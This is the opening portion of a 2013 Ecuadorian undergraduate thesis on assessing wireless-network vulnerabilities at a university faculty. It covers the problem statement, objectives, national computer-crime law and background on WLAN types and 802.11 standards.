UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

CARRERA DE INGENIERÍA EN SISTEMAS INFORMÁTICOS Y COMPUTACIONALES

Seminario de Graduación: Seguridad Informática

Tema:

"ANÁLISIS DE VULNERABILIDADES DE LA RED INALÁMBRICA PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS DE LA FISEI DE LA UTA"

Trabajo de Graduación. Modalidad: Seminario, presentado previo la obtención del título de Ingeniera en Sistemas Informáticos y Computacionales

AUTOR: María Cristina Espinoza Apráez

TUTOR: Ing. René Francisco Terán Rodríguez M.Sc.

Ambato – Ecuador

Abril 2013

APROBACIÓN DEL TUTOR

En mi calidad de tutor del trabajo de graduación sobre el tema "**ANÁLISIS DE VULNERABILIDADES DE LA RED INALÁMBRICA PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS DE LA FISEI DE LA UTA**", de la señorita MARÍA CRISTINA ESPINOZA APRÁEZ, estudiante de la Carrera de Ingeniería en Sistemas Informáticos y Computacionales, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, considero que el informe investigativo reúne los requisitos suficientes para que continúe con los trámites y consiguiente aprobación de conformidad el Art. 16 del Capítulo II, del Reglamento de Graduación para Obtener el Título Terminal de Tercer Nivel de la Universidad Técnica de Ambato.

Ambato, Abril 25 2013

EL TUTOR

Ing. René F. Terán Rodríguez M.Sc.

AUTORÍA

El presente trabajo de graduación titulado "**ANÁLISIS DE VULNERABILIDADES DE LA RED INALÁMBRICA PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS DE LA FISEI DE LA UTA**". Es absolutamente original, auténtico y personal, en tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, Abril 25 2013

María Cristina Espinoza Apráez

CI: 1803880358

APROBACIÓN DE LA COMISIÓN CALIFICADORA

La Comisión Calificadora del presente trabajo conformada por los señores docentes Ing. M.Sc Franklin Oswaldo Mayorga Mayorga e Ing. M.Sc Teresa Milena Freire Aillón, revisó y aprobó el Informe Final del trabajo de graduación titulado "**ANÁLISIS DE VULNERABILIDADES DE LA RED INALÁMBRICA PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS DE LA FISEI DE LA UTA**", presentado por la señorita María Cristina Espinoza Apráez de acuerdo al Art. 18 del Reglamento de Graduación para Obtener el Título de Tercer Nivel de la Universidad Técnica de Ambato.

Ing. Edison H. Álvarez M.
PRESIDENTE DEL TRIBUNAL

Ing. M.Sc. Franklin O. Mayorga M.
DOCENTE CALIFICADOR

Ing. M.Sc. Teresa M. Freire A.
DOCENTE CALIFICADOR

DEDICATORIA

El presente trabajo va dedicado con mucho cariño:

A mis Padres Wilma y Galo quienes han inculcado en mí los valores para ser mejor persona y superarme cada día.

A mis hermanos Maritza, Galo y José por su apoyo incondicional.

A Daniel que ha compartido junto a mí la felicidad de cumplir los objetivos propuestos.

A mis amigas por estar a mi lado siempre que las necesito.

María Cristina Espinoza Apráez

AGRADECIMIENTO

A la Facultad de Ingeniería en Sistemas Electrónica e Industrial por darme la apertura para la realización de mi proyecto de tesis.

Al Ing. René Terán quien supo guiarme y brindarme sus conocimientos para la culminación de este trabajo.

Al Departamento de Redes de la FISEI, en especial al Ing. Eduardo Chaso por su colaboración.

A mi familia y amigos por su apoyo incondicional.

María Cristina Espinoza Apráez

ÍNDICE

INDICE DE GRÁFICAS

INDICE DE TABLAS

RESUMEN EJECUTIVO

El gran avance tecnológico de los últimos tiempos exige nuevos cambios en la estructura de la red de las pequeñas y medianas empresas, incluso en los hogares el uso de las redes inalámbricas se ha convertido en la mejor opción debido a que tiene grandes ventajas sobre las redes cableadas por ser mucho más económicas y fáciles de instalar. Lo que no se expone son los problemas de seguridad que poseen debido a que la información que viaja puede ser interceptada por terceras personas.

El presente proyecto de investigación se enfoca en realizar un análisis de la red inalámbrica de la Facultad de Ingeniería en Sistemas Electrónica e Industrial para detectar vulnerabilidades, utilizando herramientas que permitan observar el nivel de seguridad efectuando ataques y plantear recomendaciones para mejorar la seguridad de la red inalámbrica de la FISEI.

INTRODUCCIÓN

Al proyecto denominado "ANÁLISIS DE VULNERABILIDADES DE LA RED INALÁMBRICA PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS DE LA FISEI DE LA UTA**"** que se presenta se encuentra dividido por capítulos que son detallados a continuación.

Capítulo 1. Denominado "EL PROBLEMA", se refiere al detalle en si del problema que se va dar solución por medio de la justificación, del análisis y el planteamiento del mismo junto con sus objetivos.

Capítulo 2. Denominado "MARCO TEÓRICO", se fundamenta el marco teórico en el que se va a trabajar, además los antecedentes investigativos que sirven de base para la investigación, la fundamentación legal, la hipótesis y el señalamiento de variables.

Capítulo 3. Denominado "METODOLOGÍA", se establece el tipo de metodología en el que se va a trabajar, como también el enfoque, la modalidad básica de la investigación¸ la operacionalización de variables, el tipo de investigación la población y la muestra.

Capítulo 4. Denominado "ANÁLISIS E INTERPRETACIÓN DE LOS RESULTADOS", como su nombre lo indica se realiza un análisis de los resultados obtenidos después de realizada la investigación y se procede a interpretar los resultados.

Capítulo 5. Denominado "CONCLUSIONES Y RECOMENDACIONES" se presenta las conclusiones a raíz del análisis de la información recopilada y se proponen las respectivas recomendaciones.

Capítulo 6. Denominado "PROPUESTA" se determina el proceso que se realizará para cumplir con los objetivos planteados.

Finalmente se presentan los anexos en los cuales consta el modelo de la encuesta y la entrevista utilizada, el croquis de la Universidad Técnica de Ambato y la instalación de la distribución Backtrack 5.

CAPITULO I

1. EL PROBLEMA

1.1. Tema:

Análisis de vulnerabilidades de la red inalámbrica para evitar la inseguridad de la información de los usuarios de la FISEI de la UTA.

1.2. Planteamiento del Problema

1.2.1. Contextualización

Las Redes Inalámbricas de Área Local (WLAN) en la actualidad son utilizadas por organizaciones, universidades, hoteles, hogares, centros comerciales, etc., debido a su fácil instalación y conexión como también a sus bajos costos. En este tipo de redes la información viaja por medio de ondas de radio quedando la información vulnerable a ataques por personas con fines maliciosos y más aún cuando los protocolos existentes ya no son considerados seguros.

A nivel mundial se han realizado estudios en diferentes países en cuanto a la seguridad de las redes inalámbricas, dando resultados alarmantes de la situación de las mismas. Según estudios internacionales realizados en Bolivia, México, Uruguay, Argentina, Canadá, España y entre otrosse dice que de 905 redes, 374 el 41.33% disponen de algún sistema de cifrado, mientras que de 531 redes el

58.37% carecen de cifrado. De esta manera se ha comprobado que los usuarios y los administradores de la red inalámbrica de las organizaciones no ponen énfasis en lo que es seguridad de la información, a pesar de que en otros países el nivel de conocimiento es más avanzado.

Debido a que estas redes son públicas y se las puede encontrar en varias zonas alrededor del mundo, cualquier persona con un dispositivo inalámbrico sea laptop, tablet, PDA, etc., se pueden conectar a la red inalámbrica sea para navegar por internet o para tener acceso a los datos. En otros casos al acceder a estos puntos de acceso inalámbricos la persona si no toma medidas de seguridad puede estar conectándose a un punto de acceso falso, de esta forma la información personal, contraseñas, claves bancarias pueden ser tomadas por el atacante.

En cuanto al Ecuador se puede decir que en los últimos meses el término seguridad informática se encuentra en auge, debido a los diferentes ataques que se han efectuado en las páginas web del gobierno. A raíz de este acontecimiento se ha puesto más interés a las seguridades que deben poseer las organizaciones para prevenir ataques. En el área de la seguridad en redes según un estudio realizado en la ciudad de Quito empleando programas informáticos para estos fines, se dice que un 93% de las redes inalámbricas son vulnerables a ataques maliciosos, información obtenida del diario El Comercio (domingo 5 de junio del 2011), con el tema "Las redes Wi-Fi en Quito no son seguras". Dejando muy claro que la seguridad informática es un campo aun no explotado en el país.

En Tungurahua, un gran porcentaje de organizaciones hacen uso de las Redes Inalámbricas, ya sea para su red interna o para el acceso a internet. A pesar de que en la zona algunos Administradores de Redes conocen sobre los tipos de ataques existentes no se toman medidas de seguridad para proteger a las WLAN. Se debe poner mayor énfasis en los mecanismos de cifrado de la información, porque en la mayoría de casos se usan la configuración que esta por defecto. En la provincia no se han confirmado aún ataques a la información de una red inalámbrica de alguna organización, pero se debe poner mayor interés en la seguridad que viaja por

medio del aire en las redes inalámbricas. Se deben implementar técnicas de seguridad para proteger la información de las organizaciones.

El nivel de seguridad en la red inalámbrica de la Facultad de Ingeniería en Sistemas Electrónica e Industrial (FISEI) de la Universidad Técnica de Ambato y los mecanismos de autenticación utilizados no siempre certifican la completa eficiencia en cuanto a la seguridad de una red inalámbrica. Además en la Facultad se han implementado recientemente puntos de acceso a internet sin poder en ninguna ocasión analizarlos completamente para comprobar el nivel de seguridad y vulnerabilidad. La información es considerada como un elemento importante en toda organización y la Facultad no es la excepción, por esta razón es de suma importancia que llegue a su destino totalmente integra.

1.2.2. Análisis crítico




Gráfico 1.1Árbol del Problema

En la red inalámbrica de la FISEI existe un bajo control en el acceso, debido a que los métodos utilizados no son lo suficientemente seguros y fácilmente pueden llegar a ser vulnerados con herramientas para lograr este fin. De la misma forma se puede encontrar en libros incluso en el internet varias maneras de realizar ataques, permitiendo el acceso de usuarios no autorizados a la red inalámbrica.

El desconocimiento de técnicas de seguridad informática actuales puede llegar a poner en riesgo la información debido a que en las redes inalámbricas se puede considerar como principal desventaja el que la información viaje por aire quedando expuesta a personas ajenas o en muchos casos que sus propios usuarios intenten acceder.

En la FISEI existían constantes caídas de la red inalámbrica a causa de la reciente implementación de puntos de accesos para conexión a internet en el nuevo edificio dato que pudo ser obtenido del administrador de red, de esta manera afectando directamente a los usuarios.

A la red inalámbrica de la FISEI se la puede considerar insegura por no poder controlar los alcances de la señal inalámbrica debido a que no se puede evitar la intercepción de los datos que viajan por aire y la señal podría ser detectada a grandes distancias e infiltrarse en la red siendo usuarios no autorizados.

1.2.3. Prognosis

De no realizar un análisis a la red inalámbrica de la FISEI está será vulnerable a amenazas, debido a que una red nunca podrá ser 100% segura pero se puede lograr controlar un gran porcentaje implementando mecanismos de seguridad, esto podría traer consigo desprestigio para la Facultad especialmente para las personas que administran la red inalámbrica de la misma.

1.2.4. Formulación del Problema

¿Qué incidencia tiene la vulnerabilidad de la red inalámbrica en la inseguridad de la información de los usuarios de la FISEI de la UTA?

1.2.5. Preguntas Directrices

- ¿Qué consecuencias puede traer el bajo control de acceso a la red inalámbrica?
- ¿Qué puede suceder por el desconocimiento de técnicas de seguridad informática?
- ¿Qué hacer para prevenir las caídas de la red inalámbrica?
- ¿Qué hacer para controlar el alcance de los datos que viajan por aire?
- ¿En qué influye el nivel de seguridad deficiente?

1.2.6. Delimitación

Teórico:

Campo: Redes

Área: Seguridad en Redes

Aspecto: Redes Inalámbricas

Tiempo: La investigación propuesta se desarrollará en el período de 6 meses a partir de la fecha de aprobación del proyecto.

Espacio: La presente investigación se desarrollará en la FISEI de la Universidad Técnica de Ambato de la ciudad de Ambato.

1.3. Justificación

Se propone realizar un análisis de las vulnerabilidades de la red inalámbrica de la FISEI porque es fundamental mantener la integridad, confiabilidad y la autenticidad de la información, a pesar de que esta no es de suma importancia debido a que la red inalámbrica es usada solo para el acceso a internet, de la misma manera es necesario mejorar la seguridad para evitar cualquier tipo de ataque.

El Internet ha contribuido muchísimo al incremento de este tipo de ataques por ser un medio en el que se puede encontrar toda la información posible, por esta razón el tema propuesto aportará con el mejoramiento del nivel de seguridad de la red inalámbrica de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial.

Como principales beneficiarios tenemos a los usuarios de la red inalámbrica de la Facultad ya que permitirá una conexión segura de esta manera contribuyendo con la reducción de vulnerabilidades.

1.4. Objetivo

Objetivo General

- Analizar las vulnerabilidades de la red inalámbrica para evitar la inseguridad de la información de los usuarios de la FISEI.

Objetivo Específico

- Determinar los tipos de vulnerabilidades existentes en la red inalámbrica de la FISEI.
- Establecer los puntos vulnerables y el tipo de inseguridad de los usuarios de la FISEI.
- Elaborar un informe de vulnerabilidades y de soluciones para disminuir las vulnerabilidades de la red inalámbrica de la FISEI.

CAPITULO II

2. MARCO TEÓRICO

2.1. Antecedentes Investigativos

Revisados los archivos de la FISEI se encontró el trabajo investigativo elaborado por la ingeniera Verónica Patricia Vela Salazar cuyo tema es el "ESTUDIO DE LOS MECANISMOS DE SEGURIDAD PARA LAS REDES INALÁMBRICAS" realizado en el año 2009, cuyas conclusiones expresan que: Una red sin los adecuados mecanismos de seguridad puede convertirse en un posible punto de entrada (para intrusos) a las redes corporativas, donde existan los datos de gran importancia. En la actualidad conceptos como wardriving o warchalking están siendo usados por todo el mundo. Wardriving significa conducir por la ciudad con un ordenador portátil y una tarjeta WLAN con la finalidad de encontrar redes WLAN instaladas. Mientras que warchalking es un conjunto de símbolos que se realizan en lugares públicos para dar a conocer la existencia de una red WLAN y los parámetros necesarios para acceder a ella.

2.2. Fundamentación Legal

ARTÍCULOS OBTENIDOS DE LA LEY DE COMERCIO ELECTRÓNICO, FIRMAS ELECTRÓNICAS Y MENSAJES DE DATOS (LEY NO. 2002-67)

De las Infracciones Informáticas

Art. 57 Infracciones informáticas.- Se considerarán infracciones informáticas, las de carácter administrativo y las que se tipifican, mediante reformas al Código Penal, en la presente ley.

Art. 58.- El que empleando cualquier medio electrónico, informático o afín, violentare claves o sistemas de seguridad, para acceder u obtener información protegida, contenida en sistemas de información; para vulnerar el secreto, confidencialidad y reserva, o simplemente vulnerar la seguridad, será reprimido con prisión de seis meses a un año y multa de quinientos a mil dólares de los Estados Unidos de Norteamérica.

Si la información obtenida se refiere a seguridad nacional, o a secretos comerciales o industriales, la pena será de uno a tres años de prisión y multa de mil a mil quinientos dólares de los Estados Unidos de Norteamérica. La divulgación o la utilización fraudulenta de la información protegida, así como de los secretos comerciales o industriales, serán sancionadas con pena de reclusión menor ordinaria de tres a seis años y multa de dos mil a diez mil dólares de los Estados Unidos de Norteamérica. Si la divulgación o la utilización fraudulenta se realizan por parte de la persona o personas encargadas de la custodia o utilización legítima de la información, éstas serán sancionadas con pena de reclusión menor de seis a nueve años y multa de dos mil a diez mil dólares de los Estados Unidos de Norteamérica.

Obtención y utilización no autorizada de información.- La persona o personas que obtuvieren información sobre datos personales para después cederla, publicarla, utilizarla o transferirla a cualquier título, sin la autorización de su titular o titulares, serán sancionadas con pena de prisión de dos meses a dos años y multa de mil a dos mil dólares de los Estados Unidos e Norteamérica.".

Art. 59.- Serán reprimidos con tres a seis años de reclusión menor, todo empleado público y toda persona encargada de un servicio público, que hubiere maliciosa y fraudulentamente, destruido suprimido documentos, títulos, programas, datos, bases de datos, información o cualquier mensaje de datos contenido en un sistema de información o red electrónica, de que fueren depositarios, en su calidad de tales, o que les hubieren sido encomendados en razón de su cargo".

Art. 60.- Falsificación electrónica.- Son reos de falsificación electrónica la persona o personas que con ánimo de lucro o bien para causar un perjuicio a un tercero, utilizando cualquier medio, alteren o modifiquen mensajes de datos, o la información incluida en éstos, que se encuentre contenida en cualquier soporte material, sistema de información o telemático, ya sea:

1.- Alterando un mensaje de datos en alguno de sus elementos o requisitos de carácter formal o esencial;
2.- Simulando un mensaje de datos en todo o en parte, de manera que induzca a error sobre su autenticidad;
3.- Suponiendo en un acto la intervención de personas que no la han tenido o atribuyendo a las que han intervenido en el acto, declaraciones o manifestaciones diferentes de las que hubieren hecho.

El delito de falsificación electrónica será sancionado de acuerdo a lo dispuesto en este capítulo."

Art. 61.- A continuación del Art. 415 del Código Penal, inclúyanse los siguientes artículos enumerados:

"Art. ....- Daños informáticos.- El que dolosamente, de cualquier modo o utilizando cualquier método, destruya, altere, inutilice, suprima o dañe, de forma temporal o definitiva, los programas, datos, bases de datos, información o cualquier mensaje de datos contenido en un sistema de información o red

electrónica, será reprimido con prisión de seis meses a tres años y multa de sesenta a ciento cincuenta dólares de los Estados Unidos de Norteamérica.

La pena de prisión será de tres a cinco años y multa de doscientos a seis cientos dólares de los Estados Unidos de Norteamérica, cuando se trate de programas, datos, bases de datos, información o cualquier mensaje de datos contenido en un sistema de información o red electrónica, destinada a prestar un servicio público o vinculado con la defensa nacional.

Art. ....- Si no se tratare de un delito mayor, la destrucción, alteración o inutilización de la infraestructura o instalaciones físicas necesarias para la transmisión, recepción o procesamiento de mensajes de datos, será reprimida con prisión de ocho meses a cuatro años y multa de doscientos a seis cientos dólares de los Estados Unidos de Norteamérica."

Art. 62.- A continuación del Art. 553, añádanse los siguientes artículos enumerados:

"Art. ....- Apropiación ilícita.- Serán reprimidos con prisión de seis meses a cinco años y multa de quinientos a mil dólares de los Estados Unidos de Norteamérica, los que utilizaren fraudulentamente sistemas de información o redes electrónicas, para facilitar la apropiación de un bien ajeno, o los que procuren la transferencia no consentida de bienes, valores o derechos de una persona, en perjuicio de ésta o de un tercero, en beneficio suyo o de otra persona alterando, manipulando o modificando el funcionamiento de redes electrónicas, programas informáticos, sistemas informáticos, telemáticos o mensajes de datos.

Art. ....- La pena de prisión de uno a cinco años y multa de mil a dos mil dólares de los Estados Unidos de Norteamérica, si el delito se hubiere cometido empleando los siguientes medios


1. Inutilización de sistemas de alarma o guarda;

2. Descubrimiento descifrado de claves secretas o encriptados;
3. Utilización de tarjetas magnéticas o perforadas;
4. Utilización de controles o instrumentos de apertura a distancia; y,
5. Violación de seguridades electrónicas, informáticas u otras semejantes."

Art. 63.- Añádase como segundo inciso del artículo 563 del Código Penal, el siguiente:

"Será sancionado con el máximo de la pena prevista en el inciso anterior y multa de quinientos a mil dólares de los Estados Unidos de Norteamérica, el que cometiere el delito, utilizando medios electrónicos o telemáticos."

2.3. Categorías Fundamentales



Variable Independiente ***Variable Dependiente***

Gráfico 2.1. Categorías Fundamentales

Constelación de Variables




Gráfico 2.2. Constelación de Variables

Red Inalámbrica

Según ANDREU Joaquín (2010, pag.212) "Las redes inalámbricas **wireless** (*wireless network*) son redes sin cable que se suelen comunicar por medios no guiados a través de ondas electromagnéticas. La transmisión y la recepción se efectúan a través de antenas."

Tipos de Redes Inalámbricas

Anónimo, (internet; 21 /04/2010; 29 /10/2011; 16:40:10). La definición o los tipos de redes inalámbricas tenemos las siguientes:

Redes inalámbricas de área personal (WPAN)

Una red inalámbrica de área personal (WPAN) incluye redes inalámbricas de corto alcance que abarcan un área de algunas decenas de metros. Este tipo de red se usa generalmente para conectar dispositivos periféricos (por ejemplo, impresoras, teléfonos móviles y electrodomésticos) o un asistente personal digital (PDA) a un ordenador sin conexión por cables. También se pueden conectar de forma inalámbrica dos ordenadores cercanos. Se usan varios tipos de tecnología para las WPAN:

La tecnología principal WPAN es Bluetooth, lanzado por Ericsson en 1994. Ofrece una velocidad máxima de 1 Mbps con un alcance máximo de unos treinta metros. La tecnología Bluetooth, también conocida como IEEE 802.15.1, tiene la ventaja de tener un bajo consumo de energía, algo que resulta ideal para usarla en periféricos de pequeño tamaño.

Redes de área local inalámbricas (WLAN)

Una red de área local inalámbrica (WLAN) es una red que cubre un área equivalente a la red local de una empresa, con un alcance aproximado de cien metros. Permite que las terminales que se encuentran dentro del área de cobertura puedan conectarse entre sí. Existen varios tipos de tecnologías:

Wifi (o IEEE 802.11) con el respaldo de WECA (Wireless Ethernet Compatibility Alliance) ofrece una velocidad máxima de 54 Mbps en una distancia de varios cientos de metros.

Redes inalámbricas de área metropolitana (WMAN)

Las redes inalámbricas de área metropolitana (WMAN) también se conocen como bucle local inalámbrico (WLL, Wireless Local Loop). Las WMAN se basan en el estándar IEEE 802.16. Los bucles locales inalámbricos ofrecen una velocidad total efectiva de 1 a 10 Mbps, con un alcance de 4 a 10 kilómetros, algo muy útil para compañías de telecomunicaciones.

La mejor red inalámbrica de área metropolitana es WiMAX, que puede alcanzar una velocidad aproximada de 70 Mbps en un radio de varios kilómetros.

Redes inalámbricas de área extensa (WWAN)

Las redes inalámbricas de área extensa (WWAN) tienen el alcance más amplio de todas las redes inalámbricas. Por esta razón, todos los teléfonos móviles están conectados a una red inalámbrica de área extensa. Las tecnologías principales son:

- •GSM (Global System for Mobile Communication)
- •GPRS (General Packet Radio Service)
- •UMTS (Universal Mobile Telecommunication System)”




Gráfico 2.3. Tipos de redes inalámbricas

Las redes inalámbricas transmiten y reciben los datos por aire mediante ondas de radio, se las considera como una extensión de las redes cableadas, debido a que poseen grandes ventajas como: la fácil instalación y conexión evitando los

molestos cables, la señal llega a lugares donde es imposible brindar el servicio una red cableada. Por su cobertura existen 4 tipos de redes inalámbricas, la WWAN, la WMAN, la WLAN, y la WPAN. En donde cada una se diferencia por las distancias que puede cubrir. En este caso la WLAN será la que se estudiará por lo que es el área equivalente de la Facultad.

Estándares Inalámbricos

Anónimo, (internet; 2006; 01/11/2011; 17:20:36), "Wi-Fi es un conjunto de estándares para redes inalámbricas basado en las especificaciones IEEE 802.11, robusto, maduro y bien establecido que continúa creciendo y evolucionando.

Wi-Fi se creó para ser utilizada en redes locales inalámbricas, pero es frecuente que en la actualidad también se utilice para acceder a Internet.

Protocolos

802.11 legacy

La versión original del estándar IEEE 802.11 publicada en 1997 especifica dos velocidades de transmisión teóricas de 1 y 2 mega bit por segundo (Mbit/s) que se transmiten por señales infrarrojas (IR) en la banda ISM a 2,4 GHz. IR sigue siendo parte del estándar, pero no hay implementaciones disponibles.

802.11b

La revisión 802.11b del estándar original fue ratificada en 1999. 802.11b tiene una velocidad máxima de transmisión de 11 Mbit/s y utiliza el mismo método de acceso CSMA/CA definido en el estándar original. El estándar 802.11b funciona

en la banda de 2.4 GHz. Debido al espacio ocupado por la codificación del protocolo CSMA/CA, en la práctica, la velocidad máxima de transmisión con este estándar es de aproximadamente 5.9 Mbit/s sobre TCP y 7.1 Mbit/s sobre UDP.

802.11a

En 1997 la IEEE (Instituto de Ingenieros Eléctricos Electrónicos) crea el Estándar 802.11 con velocidades de transmisión de 2Mbps.

El estándar 802.11a utiliza el mismo juego de protocolos de base que el estándar original, opera en la banda de 5 Ghz y utiliza 52 (OFDM) con una velocidad máxima de 54 Mbit/s, lo que lo hace un estándar práctico para redes inalámbricas con velocidades reales de aproximadamente 20 Mbit/s. La velocidad de datos se reduce a 48, 36, 24, 18, 12, 9 o 6 Mbit/s en caso necesario. 802.11a tiene 12 canales no solapados, 8 para red inalámbrica y 4 para conexiones punto a punto.

802.11g

En Junio de 2003, se ratificó un tercer estándar de modulación: 802.11g. Este utiliza la banda de 2.4 Ghz (al igual que el estándar 802.11b) pero opera a una velocidad teórica máxima de 54 Mbit/s, o cerca de 24.7 Mbit/s de velocidad real de transferencia, similar a la del estándar 802.11a. Es compatible con el estándar b y utiliza las mismas frecuencias. Buena parte del proceso de diseño del estándar lo tomó el hacer compatibles los dos estándares. Sin embargo, en redes bajo el estándar g la presencia de nodos bajo el estándar b reduce significativamente la velocidad de transmisión.

Los equipos que trabajan bajo el estándar 802.11g llegaron al mercado muy rápidamente, incluso antes de su ratificación.

802.11n

En enero de 2004, la IEEE anunció la formación de un grupo de trabajo 802.11 (Tgn) para desarrollar una nueva revisión del estándar 802.11. la velocidad real de transmisión podría llegar a los 500 Mbps (lo que significa que las velocidades teóricas de transmisión serían aún mayores), y debería ser hasta 10 veces más rápida que una red bajo los estándares 802.11a y 802.11g, y cerca de 40 veces más rápida que una red bajo el estándar 802.11b. También se espera que el alcance de operación de las redes sea mayor con este nuevo estándar.

802.11e

Con el estándar 802.11e, la tecnología IEEE 802.11 soporta tráfico en tiempo real en todo tipo de entornos y situaciones. Las aplicaciones en tiempo real son ahora una realidad por las garantías de Calidad de Servicio (QoS) proporcionado por el 802.11e. El objetivo del nuevo estándar 802.11e es introducir nuevos mecanismos a nivel de capa MAC para soportar los servicios que requieren garantías de Calidad de Servicio. Para cumplir con su objetivo IEEE 802.11e introduce un nuevo elemento llamado Hybrid Coordination Function (HCF) con dos tipos de acceso:

- (EDCA) Enhanced Distributed Channel Access y
-(HCCA) ControlledChannel Access.

802.11 Super G (Protocolo propietario)

